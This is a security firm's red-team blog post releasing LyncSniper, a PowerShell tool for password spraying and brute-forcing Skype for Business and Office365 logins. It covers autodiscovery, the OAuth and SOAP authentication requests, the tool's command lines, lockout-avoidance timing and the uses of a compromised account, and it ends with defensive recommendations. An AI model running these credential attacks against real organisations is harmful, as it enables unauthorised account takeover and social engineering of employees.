Penetration Testing Skype for Business: Exploiting the Missing Lync

11/04/2017 | Author: Admin

For Business

Around a year ago, Black Hills documented multiple ways to obtain domain credentials from the outside using password spraying against Outlook Web Access. They then went on to release MailSniper, an excellent tool used to automate these attacks. The idea was then taken a step further by amongst others, our friends at MWR and SensePost who showed how malicious Outlook rules could be abused to gain an internal foothold *hat tip*.

The MDSec ActiveBreach team have had a

lot of success with these ideas and tools during our red team engagements, and wanted to contribute additional techniques back to the community that that have assisted us in obtaining domain credentials

where Exchange is not exposed or attacks are unsuccessful.

Skype for Business (S4B) or Microsoft Communicator / Lync as it was formerly known, is a widely-deployed enterprise instant-messaging platform. S4B deployments typically come in one of two flavours; an on-premise Skype for Business Server, or Skype for Business online which is available with Office 365 using either an Azure hosted AD or a tenant's own identity provider. In this blog post, we will document techniques for abusing Skype for Business to identify domain credentials and discuss the implications of a compromised S4B account. We will also release a PowerShell tool that we've named LyncSniper, in homage to Black Hills' MailSniper.

Determining if your target is using S4B is relatively trivial and most organisations will advertise their deployment using the following DNS entries:

```
lyncdiscover.example.org

lyncdiscoverinternal.example.org
```

The S4B client uses these DNS entries to autodiscover the location of the S4B server. A GET request to the autodiscover server over HTTPS will return a response similar to the following:

```
<resource rel="root"
href="https://lync.example.org/Au
todiscover/AutodiscoverService.sv
c/root?
originalDomain=example.org"><link
rel="user" href="https://
lync.example.org
/Autodiscover/AutodiscoverService
.svc/root/oauth/user?
originalDomain=example.org"/>
<link rel="xframe" href="https://
lync.example.org/Autodiscover/XFr
ame/XFrame.html"/></resource>
```

This resource points the user to the location of where they should authenticate and is essential knowledge for conducting passwords guessing attacks.

The response headers will also often contain the internal hostname of the S4B server, which may be of use for other attacks such as spraying a hosted IDP where the internal domain is required:

```
X-MS-Server-Fqdn: SERV1.internal.e
```

```
xample.org
```

If the DNS entries do not exist, you might also find a S4B server by scanning the target's perimeter on HTTPS; *nmap* will reliably find these with a result similar to the following:

```
PORT     STATE SERVICE
REASON          VERSION
443/tcp  open  ssl/sip
syn-ack ttl 114 Microsoft Lync
SIP 2013
```

A cursory analysis using only "*lyncdiscover.domain.tld*" reveals that over 26% of the Alexa top 1 million domains is using S4B in some form and around 3.7% are using Office365. As such, the potential attack surface is quite significant.

Before we can conduct a password spraying attack against S4B, we need to be able to authenticate to it. S4B supports a number of methods for authentication, including NTLM, Kerberos and OAuth.

Authentication using NTLM and Kerberos is achieved using the *WebTicketService* process. In short, this requires retrieving the

WebTicketService URL from the *X-MS-WebTicketURL* header and using NTLM or Kerberos to make a SAML claim. If authentication is successful, a security token is returned that can be used with the *X-MS-WebTicket* header to impersonate a user within S4B.

However, a much simpler method of authentication can be achieved using OAuth and is the preferred technique used in the ActiveBreach LyncSniper tool. OAuth should always be enabled and Microsoft state that it "cannot be disabled or removed".

Requesting this URL will return a *WWW-Authenticate* header containing the supported authentication methods in the *grant_type* parameter. The following example supports Windows and Password authentication:

```
WWW-Authenticate: Bearer
trusted_issuers="",
client_id="00000004-0000-0ff1-
ce00-000000000000",MsRtcOAuth
href="https://lync.example.org/We
bTicket/oauthtoken",grant_type="u
rn:microsoft.rtc:windows,urn:micr
osoft.rtc:anonmeeting,password"
```

Authentication at this point is relatively simple and can be achieved by sending a POST request to the URL contained in the *WWW-Authenticate* header with the following parameters:

```
grant_type="password";username=us
er@example.org;password=Password1
```

If authentication is successful, the service will return a JSON response with a valid *access_token* that can be used to impersonate the user.

Authentication to S4B in Office365 deployments works a little differently and our research implied that the *grant_type* of password is not supported. However, what we found was that for Azure AD hosted environments authentication is performed using Windows Live Authentication. We can determine if a S4B deployment is using Office365 as the autodiscover service will respond with a host of *https://webdir*.online.lync.com*. In this case authentication is relatively straight forward as it is performed to a static endpoint

(https://login.microsoftonline.com/rst2.srf) using WS-Trust and RST. The following SOAP message demonstrates an example of this:

```
<?xml version="1.0"
encoding="UTF-8"?>
<S:Envelope
xmlns:S="http://www.w3.org/2003/0
5/soap-envelope"
xmlns:wsse="http://docs.oasis-
open.org/wss/2004/01/oasis-
200401-wss-wssecurity-secext-
1.0.xsd"
xmlns:wsp="http://schemas.xmlsoap
.org/ws/2004/09/policy"
xmlns:wsu="http://docs.oasis-
open.org/wss/2004/01/oasis-
200401-wss-wssecurity-utility-
1.0.xsd"
xmlns:wsa="http://www.w3.org/2005
/08/addressing"
xmlns:wst="http://schemas.xmlsoap
.org/ws/2005/02/trust">
<S:Header>
<wsa:Action
S:mustUnderstand="1">http://schem
as.xmlsoap.org/ws/2005/02/trust/R
ST/Issue</wsa:Action>
<wsa:To
S:mustUnderstand="1">https://logi
n.microsoftonline.com/rst2.srf</w
sa:To>
```

```
<ps:AuthInfo
xmlns:ps="http://schemas.microsoft.com/LiveID/SoapServices/v1"
Id="PPAuthInfo">
<ps:BinaryVersion>5</ps:BinaryVersion>
<ps:HostingApp>Managed
IDCRL</ps:HostingApp>
</ps:AuthInfo>
<wsse:Security>
<wsse:UsernameToken
wsu:Id="user">
<wsse:Username>user@example.org</
wsse:Username>
<wsse:Password>Password1</wsse:Password>
</wsse:UsernameToken>
<wsu:Timestamp Id="Timestamp">
<wsu:Created>2017-03-
10T21:46:53.7355085Z</wsu:Created
>
<wsu:Expires>2017-03-
10T21:46:53.7355085Z
</wsu:Expires>
</wsu:Timestamp>
</wsse:Security>
</S:Header>
<S:Body>
<wst:RequestSecurityToken
xmlns:wst="http://schemas.xmlsoap.org/ws/2005/02/trust" Id="RST0">
<wst:RequestType>http://schemas.xmlsoap.org/ws/2005/02/trust/Issue
</wst:RequestType>
```

```
<wsp:AppliesTo>
<wsa:EndpointReference>
<wsa:Address>online.lync.com</wsa
:Address>
</wsa:EndpointReference>
</wsp:AppliesTo>
<wsp:PolicyReference URI="MBI">
</wsp:PolicyReference>
</wst:RequestSecurityToken>
</S:Body>
</S:Envelope>
```


If authentication is successful, the service will respond with a security token in the *BinarySecurityToken* tag of the returned SOAP message.

At this point we have sufficient information to authenticate to both S4B for on-premise S4B servers and S4B online deployments. We could attempt to bruteforce passwords, however this will very likely lead to locking out accounts. A far more effective technique of identifying AD credentials is to conduct a password spraying attack. This attack involves attempting to login with a common password (such as Password1), across all enumerated accounts. In this scenario, you should still be mindful of locking out user accounts and limit the attempts performed

in a given timeframe. Erring on the side of caution we typically spray 2 passwords per day, one first thing and one at the end of the day, and are yet to lockout any accounts.

To conduct a password spray attack using LyncSniper, you can use arguments similar to the following:

```
Invoke-LyncSpray –userlist
users.txt –password Welcome1 –
AutoDiscoverURL –verbose
https://lyncdiscover.example.org
```



If you do not supply an autodiscover URL, LyncSniper will attempt to find it for you.

Password bruteforcing is of course possible, and for on-premise deployments the restrictions are set by the target's active directory account lockout policy. To avoid the risk of locking out accounts we advise liaising closely with your point of contact.


Bruteforcing Office365 accounts is also possible, the account lockout policy is documented by Microsoft to be:

"*After 10 unsuccessful sign-in attempts (wrong password), the user will be locked out for one minute. Further incorrect sign-in attempts will lock out the user for increasing durations.*"

LyncSniper attempts to avoid lockouts by adhering to this policy, attempting 9 login attempts then sleeping for 60seconds. After 60 seconds, LyncSniper performs a single login attempt and continues increasing the delay by a further 20 seconds, up to a maximum of 5 minutes between each login attempt. While this may not be fully optimal, we have had good success in avoiding lockouts.


A bruteforce of an Office365 S4B deployment can be attempted using arguments similar to the following:

```
Invoke-LyncBrute -username
user@office365org.co.uk -passlist
.\pass.lst -office365 –verbose
```




Compromising a Skype for Business account during a red team assessment opens up a significant number of opportunities, including to name but a few:

- Obtaining the global address book,
- Understand employee relationships through favourite contacts,
- Social engineering users to visiting your hosted sites,
- Sending users attachments,
- Monitoring targets (when they're in the office, online or away) via user presence.



If the target is offline, the S4B server may send your messages through to the target via e-mail:



To protect against such attacks, we recommended the following actions:

- Restricting Skype for Business to internal networks and/or VPN access,
- Enforcing Multi-Factor authentication on Skype for Business Online (Office365) deployments,
- Ensuring a suitably complex password and account lockout policy is enforce across your domain.

Whats next?

LyncSniper is under active development and we aim to bring a number of new features as we perform further research in this space, including NTLM authentication (PTH?), download and querying of contact lists and address book, sending IMs and sending attachments. We also welcome pull requests for others who are interested in enhancing the capabilities of this tool 🙂

LyncSniper can be downloaded from the MDSec github.

This blog post was written by @domchell of the MDSec ActiveBreach team.

Your Email

Your Message

Submit

t: +44 (0) 1625 263 503 e: contact@mdsec.co.uk

Brunswick Mill, Pickford Street, Macclesfield, SK11 6JN